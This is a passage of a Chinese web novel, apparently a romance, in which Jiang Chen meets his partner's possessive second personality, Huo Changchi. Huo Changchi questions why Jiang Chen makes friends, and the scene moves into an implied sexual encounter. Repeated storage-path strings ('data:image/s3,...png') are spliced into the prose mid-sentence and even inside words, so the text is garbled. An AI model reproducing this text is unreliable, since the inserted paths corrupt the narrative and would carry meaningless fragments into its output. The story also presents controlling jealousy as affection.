江沉眨了下眼睛,仔细辨认着眼前人的神情,迟疑着开口:“你是...?”
男人靠近,细细密密的吻落在江沉眼角,“宝宝,叫我霍长迟。”
“叫我的名字。”
这就是霍长铮的第二个人格吗?
江沉轻声叫他:“霍长迟。”
霍长迟的动作忽然停下,直勾勾的看着江沉。
他的眼眸深黑,里面的情绪晦暗难辨,一眨不眨的看人时,让人有种汗毛直竖的恐惧感。
江沉不知道为什么就紧张起来,开口说话时都有些打磕绊,“怎,怎么了?”霍长迟:“我喜欢你叫我的名字。”
“从来没有人叫过我的名字,宝宝。”
江沉啊了一声,“霍长铮也不叫你名字吗?”
霍长迟眨了下眼:“不叫。”
“你好扫兴啊宝宝。”
霍长迟像是不满,在江沉唇上重重的吮吻了好几次,略尖的犬齿划过唇肉,引起轻微的涩疼,“气氛都破坏完了,你要赔我。”
好像在撒娇啊...
是在撒娇吗?
江沉有些新奇这样的体验,“你要我怎么赔你?”
“宝宝。”霍长迟叫他。
江沉的手被拉住,骨节分明的温凉手掌握着他的手,手指一根根的插|入指腹,扣紧。
霍长迟:“宝宝交朋友了。”霍长迟:“为什么要交朋友啊宝宝?”
他亲吻着江沉的眼睛,鼻尖,唇角,“宝宝有我还不够吗?”
“我们属于彼此不好吗?”
江沉眸光闪了闪,心想霍长铮还说什么是两个人不是两个人格,明明两边都在介意他和林安来往。
“把你赔给我吧...”
霍长迟最后一句话的声音轻似呢喃,动作却逐渐肆意起来。
江沉还在分神,感受到冰凉的液体的那一刻,他险些跳起来。
什么时候...?
“宝贝。”
“宝宝。”
“橙子。”
“我的橙子。”
一个称呼一根手指,最后化为一声叹息,江沉的呜|咽被吞没,眼泪被舔||舐,只有手徒劳的攥紧,再攥紧。